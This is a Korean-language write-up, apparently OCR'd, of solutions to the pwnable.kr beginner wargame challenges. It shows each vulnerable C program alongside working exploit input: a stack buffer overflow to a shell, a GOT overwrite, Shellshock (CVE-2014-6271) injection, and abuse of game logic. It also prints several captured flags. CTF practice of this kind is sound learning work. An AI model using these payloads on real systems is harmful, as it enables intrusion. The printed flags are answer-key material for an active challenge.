[fd - 1pt]

```
Mommy! what is a file descriptor in Linux?

ssh fd@pwnable.kr -p2222 (pw:guest)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

인자로 받은값에 0x1234를 뺀 값이 fd의 값이 되는데 4660을 입력하면 fd의 값이 0이되는데 표준입력을 통해 값을 넣을 수 있다. LETMEWIN을 입력하면 킷값이 나온다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

[collision - 3pt]

Daddy told me about cool MD5 hash collision today.
I wanna do something like that too!

ssh col@pwnable.kr -p2222 (pw:guest)

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
```

입력받은 20바이트 값을 4바이트씩 잘라 더한 값을 0x21DD09EC와 비교한다. 0x21DD09EC

를 다섯 개로 나눠서 입력을 하면 킷값이 나온다.

```
col@ubuntu:~$ ./col `perl -e 'print "\xc8\xce\xc5\x06"x4,"\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
```

[bof - 5pt]

```
Nana told me that buffer overflow is one of the most common software vulnerability.
Is that true?

Download : http://pwnable.kr/bin/bof
Download : http://pwnable.kr/bin/bof.c

Running at : nc pwnable.kr 9000
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

func함수의 인자로 받은 key값이 0xcafebabe일 때 킷값이 출력되는데 key가 인자로 0xdeadbeef를 인자로 받는다. gets 함수를 통해 BOF 취약점이 발생하는데 key의 저장된 값을 0xcafebabe로 덮어쓰운다.

```
0x00000649 <+29>:    lea    -0x2c(%ebp),%eax
   0x0000064c <+32>:    mov    %eax,(%esp)
```


```
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmpl   $0xcafebabe,0x8(%ebp)
```


ebp-0x2c부터 ebp+0x8 만큼의 값인 52바이트를 입력하고 0xcafebabe를 입력하면 킷값이 나온다.

```
savni@ubuntu:~$ (perl -e 'print "a"x52,"\xbe\xba\xfe\xca"';cat) | nc pwnable.kr 9000

cat flag
daddy, I just pwned a buFFer :)
```


[flag - 7pt]

```
Papa brought me a packed present! let's open it.

Download : http://pwnable.kr/bin/flag

This is reversing task. all you need is binary
```





ida를 통해서 보면 string 부분에 upx라는 부분이 존재하는 것을 보고 upx로 패킹되어 있다고 추측함. upx 프로그램을 통해 압축을 해제할 수가 있다.



패킹이 해제된 파일을 다시 ida로 보게 되면 string 부분에 킷값이 존재하는 것을 확인할 수 있다.

[passcode - 10pt]

Mommy told me to make a passcode based login system.
My initial C code was compiled without any error!
Well, there was some compiler warning, but who cares about that?

ssh passcode@pwnable.kr -p2222 (pw:guest)

```
#include <stdio.h>
#include <stdlib.h>

void login(){
	int passcode1;
	int passcode2;

	printf("enter passcode1 : ");
	scanf("%d", passcode1);
	fflush(stdin);

	// ha! mommy told me that 32bit is vulnerable to bruteforcing :)
	printf("enter passcode2 : ");
	scanf("%d", passcode2);

	printf("checking...\n");
	if(passcode1==338150 && passcode2==13371337){
		printf("Login OK!\n");
		system("/bin/cat flag");
	}
	else{
		printf("Login Failed!\n");
		exit(0);
	}
}

void welcome(){
	char name[100];
	printf("enter you name : ");
	scanf("%100s", name);
	printf("Welcome %s!\n", name);
```

```
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

passcode1 과 passcode2에 지정된 값을 입력하면 킷값이 출력되지만 fflush(stdin) 때문에 제대로 입력이 들어가지 않는다. 그래서 우회하기 위해 welcome 함수에서

```
void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}
```

종료가 되는 것을 우회하기 위해 welcome 함수에서 scanf를 통해 입력 후 스택에 남아 있는 데이터가 login 함수에서 쓰일 수 있다.

```
printf("enter passcode1 : ");
scanf("%d", passcode1);
fflush(stdin);
```

scanf 함수의 인자로 passcode1의 주소값을 사용하는데 이 부분을 fflush 함수의 got로 변경시키고 system(/bin/cat flag)의 주소로 입력을 해주게 되면 fflush 함수가 호출될 때 system 함수가 실행되게 된다.

```
passcode@ubuntu:~$ perl -e 'print "a"x96,"\x04\xa0\x04\x08","\n","134514147\n"'
| ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaa!
Sorry mom.. I got confused about scanf usage :(
enter passcode1 : Now I can safely trust you that you have credential :)
```

[random - 1pt]

```
Daddy, teach me how to use random value in programming!

ssh random@pwnable.kr -p2222 (pw:guest)
```

```
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xdeadbeef ){
                printf("Good!\n");
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.\n");
        return 0;
}
```

rand 함수를 통해 랜덤값을 생성하는데 seed가 설정되어 있지 않기 때문에 랜덤값이 계속 똑같다. 랜덤값을 확인하고 0xdeadbeef와 xor 연산을 하게 되면 key값을 구할수 있다.

```
(gdb) x/x $rax
0x6b8b4567:     Cannot access memory at address 0x6b8b4567
```

```
>>> 0x6b8b4567 ^ 0xdeadbeef
3039230856L
>>>
```

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
```

[leg - 2pt]

```
Daddy told me I should study arm.
But I prefer to study my leg!

Download : http://pwnable.kr/bin/leg.c
Download : http://pwnable.kr/bin/leg.asm

ssh leg@pwnable.kr -p2222 (pw:guest)
```

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
        asm("mov r3, pc\n");
}
int key2(){
        asm(
        "push   {r6}\n"
        "add    r6, pc, $1\n"
        "bx     r6\n"
        ".code   16\n"
        "mov    r3, pc\n"
        "add    r3, $0x4\n"
        "push   {r3}\n"
        "pop    {pc}\n"
        ".code  32\n"
        "pop    {r6}\n"
        );
}
int key3(){
        asm("mov r3, lr\n");
}
int main(){
        int key=0;
        printf("Daddy has very strong arm! : ");
```

```
        scanf("%d", &key);
        if( (key1()+key2()+key3()) == key ){
                printf("Congratz!\n");
                int fd = open("flag", O_RDONLY);
                char buf[100];
                int r = read(fd, buf, 100);
                write(0, buf, r);
        }
        else{
                printf("I have strong leg :P\n");
        }
        return 0;
}
```


```
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>:     push   {r11}            ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>:     add    r11, sp, #0
   0x00008cdc <+8>:     mov    r3, pc
   0x00008ce0 <+12>:    mov    r0, r3
   0x00008ce4 <+16>:    sub    sp, r11, #0
   0x00008ce8 <+20>:    pop    {r11}            ; (ldr r11, [sp], #4)
   0x00008cec <+24>:    bx     lr
End of assembler dump.
(gdb) disass key2
Dump of assembler code for function key2:
   0x00008cf0 <+0>:     push   {r11}            ; (str r11, [sp, #-4]!)
   0x00008cf4 <+4>:     add    r11, sp, #0
   0x00008cf8 <+8>:     push   {r6}             ; (str r6, [sp, #-4]!)
   0x00008cfc <+12>:    add    r6, pc, #1
   0x00008d00 <+16>:    bx     r6
   0x00008d04 <+20>:    mov    r3, pc
   0x00008d06 <+22>:    adds   r3, #4
   0x00008d08 <+24>:    push   {r3}
   0x00008d0a <+26>:    pop    {pc}
   0x00008d0c <+28>:    pop    {r6}             ; (ldr r6, [sp], #4)
   0x00008d10 <+32>:    mov    r0, r3
   0x00008d14 <+36>:    sub    sp, r11, #0
   0x00008d18 <+40>:    pop    {r11}            ; (ldr r11, [sp], #4)
   0x00008d1c <+44>:    bx     lr
```

```
End of assembler dump.
(gdb) disass key3
Dump of assembler code for function key3:
   0x00008d20 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008d24 <+4>:     add     r11, sp, #0
   0x00008d28 <+8>:     mov     r3, lr
   0x00008d2c <+12>:    mov     r0, r3
   0x00008d30 <+16>:    sub     sp, r11, #0
   0x00008d34 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008d38 <+24>:    bx      lr
End of assembler dump.
```

key1 + key2 + key3의 값을 구해서 입력하게 되면 킷값이 출력되는 구조이다. key1에서는 mov r3, pc를 통해 pc의 값이 key1의 값이 되는데 pc의 값은 0x8ce4가 된다. key2에서는 add r6, pc, #1 통해서 0x8d05의 값이 들어가고 bx r6를 통해 0x8d04의 명령이 실행되고 adds r3, #4를 통해 key2의 값은 0x8d0c이 된다. key3에서는 mov r 3 , lr를 통해 0x8d80이 key3의 값이 되게 된다. 0x8ce4 + 0x8d08 + 0x8d80 의 값인 108400 값을 입력하게 되면 키갑이 출력된다.

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
```

[mistake - 1pt]



```
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
```

```
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
        return 0;
}
```

문제에서 operator priorty가 힌트인데 검색해보면 연산자 우선순위이다. '<' 가 '=' 보다 먼저 처리되는데 "fd=open("/home/mistake/password",O_RDONLY,0400) < 0)"에서 password 파일을 읽어오면 open의 리턴값이 0보다 크게 되는데 "< 0" 조건에 의해 false에 해당되는 값인 0이 fd에 들어가게 된다.

fd가 0일 때 "read(fd,pw_buf,PW_LEN)"를 통해서 표준입력을 받게 되는데 이 값과 scanf를 통해서 입력받은 값에 ^ 1 연산을 한 값이 같을 경우 킷값을 출력한다.

```
$ ./mistake
do not bruteforce...
``````````
input password : aaaaaaaaaa
Password OK
Mommy, the operator priority always confuses me :(
```

## [shellshock - 1pt]

```
Mommy, there was a shocking news about bash.
I bet you already know, but lets just make it sure :)


ssh shellshock@pwnable.kr -p2222 (pw:guest)
```

```
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
```
```

```
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

환경변수에 함수를 설정하여 뒷부분에 추가적인 명령을 삽입하면 뒷명령까지 함수로 인식하여 실행하게 되므로 환경변수에 /bin/cat flag를 삽입한 환경변수를 만들어주고 실행하면 킷값이 출력된다.

```
shellshock@ubuntu:~$ export shock_me='() { :;};  /bin/cat flag'
shellshock@ubuntu:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
```

[coin1 - 6pt]

```
Mommy, I wanna play a game!
(if your network response time is too slow, try nc 0 9007 inside pwnable.kr server)

Running at : nc pwnable.kr 9007
```

```
        - Example -
        [Server] N=4 C=2        # find counterfeit among 4 coins with 2 trial
        [Client] 0 1            # weigh first and second coin
        [Server] 20                     # scale result : 20
        [Client] 3                      # weigh fourth coin
        [Server] 10                     # scale result : 10
        [Client] 2                      # counterfeit coin is third!
        [Server] Correct!

        - Ready? starting in 3 sec... -

N=354 C=9
```

제한된 기회 안에 무게가 동전을 찾는 문제 인데 100번을 맞춰야 한다. 분할 정복 알고리즘을 통해 반씩 나누면서 나온 결과 값을 바탕으로 프로그램을 제작하여 실행해서 킷값을 얻었다.

```
import socket
import time

```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('0',9007))

print s.recv(5000)

time.sleep(3)

while(1):

        rdata = s.recv(100)
        print rdata
        total_num = int((rdata.split(" ")[0][2:]))
        total_count = int((rdata.split(" ")[1][2:]))

        first = 0
        last = total_num - 1
        check = 0

        while(first<=last):

                mid = (first+last)/2
                print "mid : %s" % mid
                sdata = ''

                for a in range(first,mid+1):
                        sdata += "%d " % a
                sdata += '\n'
                s.send(sdata)
                print sdata

                result = s.recv(200)
                print result
                if 'Correct' in result:
                        print result
                        check = 1
                        break

                cmvalue = int(result)
                if cmvalue % 10== 9:
                        last = mid
```

```
                elif cmvalue % 10 == 0:
                        first = mid + 1
                else:
                        pass

        if check == 0:
                s.send("%d\n" % first)
                print s.recv(100)
s.close()
```

```
Correct! (99)

Congrats! get your flag
b1NaRy_S34rch1nG_1s_3asy_p3asy
```

[blackjack - 1pt]

```
Hey! check out this C implementation of blackjack game!
I found it online
* http://cboard.cprogramming.com/c-programming/114023-simple-blackjack-
program.html

I like to give my flags to millionares.
how much money you got?


Running at : nc pwnable.kr 9009
```

```
if(p>21) //If player total is over 21, loss
{
    printf("\nWoah Buddy, You Went WAY over.\n");
    loss = loss+1;
    cash = cash - bet;
    printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
    dealer_total=0;
    askover();
}
```

게임에서 졌을 때 베팅한 금액만큼 cash에서 빼게 되는데 이때 배팅된 금액을 음수로 넣어주게 되면 그만큼 cash가 증가하게 된다. 큰 음수를 넣게 되면 킷값이 출력되게 된다.

```
The Dealer Has a Total of 10
```

```
Enter Bet: $-111111111

YaY_I_AM_A_MILLIONARE_LOL



Cash: $111111611
-------
|C      |
|   Q   |
|      C|
-------
```

[lotto - 2pt]

```
Mommy! I made a lotto program for my homework.
do you want to play?


ssh lotto@pwnable.kr -p2222 (pw:guest)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

unsigned char submit[6];

void play(){

        int i;
        printf("Submit your 6 lotto bytes : ");
        fflush(stdout);

        int r;
        r = read(0, submit, 6);

        printf("Lotto Start!\n");
        //sleep(1);
```

```
	// generate lotto numbers
	int fd = open("/dev/urandom", O_RDONLY);
	if(fd==-1){
		printf("error. tell admin\n");
		exit(-1);
	}
	unsigned char lotto[6];
	if(read(fd, lotto, 6) != 6){
		printf("error2. tell admin\n");
		exit(-1);
	}
	for(i=0; i<6; i++){
		lotto[i] = (lotto[i] % 45) + 1;		// 1 ~ 45
	}
	close(fd);

	// calculate lotto score
	int match = 0, j = 0;
	for(i=0; i<6; i++){
		for(j=0; j<6; j++){
			if(lotto[i] == submit[j]){
				match++;
			}
		}
	}

	// win!
	if(match == 6){
		system("/bin/cat flag");
	}
	else{
		printf("bad luck...\n");
	}

}

void help(){
	printf("- nLotto Rule -\n");
	printf("nlotto is consisted with 6 random natural numbers less than 46\n");
```

```
        printf("your goal is to match lotto numbers as many as you can\n");
        printf("if you win lottery for *1st place*, you will get reward\n");
        printf("for more details, follow the link below\n");

printf("http://www.nlotto.co.kr/counsel.do?method=playerGuide#buying_guide01\n
\n");
        printf("mathematical chance to win this game is known to be
1/8145060.\n");
}

int main(int argc, char* argv[]){

        // menu
        unsigned int menu;

        while(1){

                printf("- Select Menu -\n");
                printf("1. Play Lotto\n");
                printf("2. Help\n");
                printf("3. Exit\n");

                scanf("%d", &menu);

                switch(menu){
                        case 1:
                                play();
                                break;
                        case 2:
                                help();
                                break;
                        case 3:
                                printf("bye\n");
                                return 0;
                        default:
                                printf("invalid menu\n");
                                break;
                }
        }
        return 0;
```

```
}
```

로또 게임을 하는데 입력한 6개의 숫자와 랜덤으로 생성된 6개의 숫자가 전부 일치할 때 킷값이 출력되게 된다.

```
for(i=0; i<6; i++){
                for(j=0; j<6; j++){
                        if(lotto[i] == submit[j]){
                                match++;
                        }
                }
        }
```

숫자가 일치하는지 검사하는 부분에서 취약점이 존재하는데 랜덤으로 생성된 값 하나를 입력된 문자열 하나씩 비교 하게 되는데 6개를 같은 숫자로 입력하게 되면 한글자만 맞아도 6개가 맞을 수 있게 되어 킷값을 출력하게 할 수 있다.

```
Submit your 6 lotto bytes : ######
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :
```